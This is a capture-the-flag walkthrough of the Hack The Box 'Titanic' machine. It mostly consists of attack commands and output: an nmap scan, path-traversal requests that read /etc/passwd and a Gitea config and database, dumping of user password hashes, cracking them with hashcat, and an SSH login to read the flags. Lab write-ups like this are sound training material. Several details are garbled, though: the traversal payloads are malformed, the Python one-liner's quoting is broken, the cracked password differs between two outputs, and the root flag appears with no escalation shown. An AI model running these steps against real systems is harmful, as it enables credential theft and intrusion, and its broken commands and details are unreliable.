


Titanic HTB lab Walkthrough



First I tried basic **nmap** scan from this I know about there are two ports are open.

```
(root@gopal)-[/home/kali]
# nmap -A 10.10.11.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 22:34 EDT
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_ 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header:
|_ Apache/2.4.52 (Ubuntu)
|_ Werkzeug/3.0.3 Python/3.10.12
|_ http-title: Titanic - Book Your Ship Trip
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 297.31 ms 10.10.14.1
2 297.42 ms titanic.htb (10.10.11.55)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```


Then I added **titanic.htb** in **/etc/hosts** file

```
(root@gopal)-[/home/kali]
# nano /etc/hosts


File Actions Edit View Help
GNU nano 8.3
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.47 linkvortex.htb dev.linkvortex.htb
10.10.11.44 alert.htb
10.10.11.55 titanic.htb
```


Then I go to website using I p address and website looks lite this




Then I click on book now option and fill details then click submit also I started burp suite




Next I captured request using burpsuite




Then send this request in repeter




Next I checked for etc/passwd file and I got username called developer




Also I got userflag from `.././../home/developer/user.txt`




Next I checked for `/etc/hosts` file and I got one another called **dev.titanic.htb**



I also added that address `/etc/hosts` file




Then I go to `dev.titanic.htb` website




Next I created account in register account section for getting internal info.


Some research after I got some files and I checked then



From this I got a path so I go there using burpsuite and checked.




Next I got mysql root password




```
1 version: '3.9'
2
3 services:
4   mysql:
5     image: mysql:8.0
6     container_name: mysql
7     ports:
8       - '3306:3306'
9     environment:
10      MYSQL_ROOT_PASSWORD: 'mysqlpassword'
11      MYSQL_DATABASE: 'tickets'
12      MYSQL_USER: 'sqluser'
13      MYSQL_PASSWORD: 'sqlpassword'
14     restart: always
```

From this I got database path



```
1 GET /download/ticket=.../home/developer/gitea/data/gitea/conf/app.ini HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

When I go to tat data base I got some usernames and passwords.



```
1 GET /download/ticket=.../home/developer/gitea/data/gitea/gitea.db HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Next using this command I got database



```
(root@gopal:~/home/kali/titanic)
python3 -c 'import requests; r = requests.get('http://titanic.htb/download/ticket=home/developer/gitea/data/gitea/gitea.db'); open('gitea.db', 'wb').write(r.content)'

(root@gopal:~/home/kali/titanic)
ls
gitea.db
```

Using sqlite3 I got all of them usernames and passwords.


```
(root@gopal) ~ [~/home/kali/titanic]
sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
access                oauth2_grant
access_token          org_user
action                package
action_artifact       package_blob
action_run_index      package_blob_upload
action_run_job         package_cleanup_rule
action_runner          package_file
action_runner_token   package_property
action_schedule        package_version
action_schedule_spec  project
action_task            project_board
action_task_output    project_issue
action_task_step      protected_branch
action_tasks_version  protected_tag
action_variable       public_key
app_state              pull_auto_merge
attachment            pull_request
push_mirror
```

```
sqlite> SELECT Lower_name, password, salt FROM user;
administrator|c8a28cf927d3ad0567b68161732d3fbca098ce886b9c923b4862a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf168261923444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34
julian|0ada9fde1basbacd888ae539878fa63198e63e1093bbf50f0f699b95afe34c8ee0a7c57f93ec0342c68ff067ddc4e30247|2d41c2ef6952a4305da2e571e6a19fb
eee|fcb851a5ea9598d163f2020c839ac5bdaa62dad1f39485ea7bbee23e3f3cd034df02be0a6c739796225ab4c89ef17620e|0167dd7cfbd5a372866a9fc5dccc2ab80
kxi|79d1784f5aed384b3c7b0d5433dfb61ca7d415ae2e0a27514d5d17a231893a3713915abf9e098f3d67c264d451fd3de5f9ba59b1d0121fbd382f16b27d01ef6d2
alic8afb5eebcf5da762f4c9b3ec591e89a334577de68e2a083442a374587439d2319dc89a4270233f6e1310fcd6c937e21e|ea31db26c6ac82aaf32dbcc9e8a1328
test|274dc4c7148fed5b1a7d02eb389b4a04ecd8da0279047d931bf58d7802e7674192cb008ca05909ec9b976c900cdc02f009b|07720226f33c8fe898f039c6df7e36c8
karateka|249fa5047742ab805cad240a7432cf97582b9710e14356ac63c65f01251ef25ad11ba105c5f0738a9b4fa457ea3c3368a|95ac2ec758dc50a89d89681f5dfa20d
titanic-saver|86f1a38ff539b47b6cd815ae67b11e95f8738a23a034b491c06a17e5e89d3a7350fe74b60fbec27eaa614cf0b8414eda7|a01d68968dfbf57c2fa086f45761f4f
testing|a850827c3c8ff0be36ffa157de78371c74f2426deb2b0defae1faaa5f8b7bf4083382a8109d7bb169c3f44ed44262|20b8abfdcc7376967bc599e589a1c8089
testb|1f6405421e97d6643fba912d0f1837bf05eb3883a276cf0ff130095a41a8b4819bd5ed054c40aa0e489b4f503e7f567aad0a|a184d8a4fb3f2b643beeeff1b763c0e
sqlite>
```

Next I go to github and downloaded python code for gitea2hashcat.py and run this command with some changes in hashes

```
(root@gopal) ~ [~/home/kali/Downloads]
python3 gitea2hashcat.py bbf3e3452b78544f8bee9400d6936d34:e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf168261923444ea594cfb56
[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)

sha256:50000:1/PjR5t4VE+l7pQA1pNtNA=:5THTm3RHN7Rqc01qaAPUOF7P8TEwAV8IXyHEBfLy0/F2+8wvxaCYZJ3RE6lLM+1Y=
```

Then I added that hashes in hash file

```
(root@gopal) ~ [~/home/kali/Downloads]
nano hashes
```

Next I run hashcat command for getting password from hashes

```
(root@gopal) ~ [~/home/kali/Downloads]
hashcat -m 10900 -a 0 hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0-debian Linux, None=Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i5-11400H @ 2.70GHz, 1435/2934 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0=0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Single-Hash
+ Single-Salt
+ Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
+ Filename .. /usr/share/wordlists/rockyou.txt
+ Passwords: 14344392
+ Bytes .. 139921507
+ Keyspace .. 14344385
+ Runtime ... 2 secs

Cracking performance lower than expected?
+ Append -w 3 to the commandline.
  This can cause your screen to lag.
+ Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
+ Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
+ Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

sha256:50000:1/PjR5t4VE+l7pQA1pNtNA=:5THTm3RHN7Rqc01qaAPUOF7P8TEwAV8IXyHEBfLy0/F2+8wvxaCYZJ3RE6lLM+1Y=:125282528

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target.....: sha256:50000:1/PjR5t4VE+l7pQA1pNtNA=:5THTm3RHN7Rqc ... 1M+1Y=
Time.Started.....: Sun Apr  6 00:24:53 2025 (13 secs)
Time.Estimated.....: Sun Apr  6 00:25:06 2025 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 494 M/s (10.03ms) @ Accel:256 Loops:256 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6144/14344385 (0.04%)
Rejected.....: 0/6144 (0.00%)
Restore.Point.....: 5120/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:49920-49999
Candidate.Engine..: Device Generator
Candidates.#1....: all:1001 -> 1heartyou
Hardware.Mon.#1...: Util: 95%
```

Next I run this command for show password

```
(root@gopal)-[/home/kali/Downloads]
# hashcat -m 10900 --show hashes
sha256:50000:1/PjRSt4VE+L7pQAipNtNA=:5THTmJRhn7rqc01qaU0F7P8TEwnAvY8iXyhEBrFLy0/F2+8wvxaCYZjRE6llM+1Y=:25282528
```

Next using ssh login I got userflag.

```
(root@gopal)-[/home/kali/Downloads]
# ssh developer@10.10.11.55
The authenticity of host '10.10.11.55 (10.10.11.55)' can't be established.
ED25519 key fingerprint is SHA256:Ku8uHj9CN/ZIoay7zsSmUDopgYkPmN7ugINXU0b2GEQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.55' (ED25519) to the list of known hosts.
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sun Apr  6 04:29:34 AM UTC 2025

System load:          0.0
Usage of /:            81.3% of 6.79GB
Memory usage:         21%
Swap usage:           0%
Processes:            229
Users logged in:      0
IPv4 address for eth0: 10.10.11.55
IPv6 address for eth0: dead:beef::250:56ff:feb0:f73d

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Apr 5 20:30:45 2025 from 10.10.14.56
developer@titanic:~$ ls
delegates.xml  gitea  libxcb.so.1  mysql  snap  user.txt
developer@titanic:~$
```

Also I got root flag in /opt/app/static/assets/images directory

```
developer@titanic:~$ cd /opt/app/static/assets/images
developer@titanic:/opt/app/static/assets/images$ ls
a.c  entertainment.jpg  exquisite-dining.jpg  favicon.ico  home2.jpg  home.jpg  libxcb.so.1  luxury-cabins.jpg  metadata.log  root.txt  trigger.jpg
developer@titanic:/opt/app/static/assets/images$ cat root.txt
5ad07b799c3fcff7ba2aed169bcd56c
developer@titanic:/opt/app/static/assets/images$
```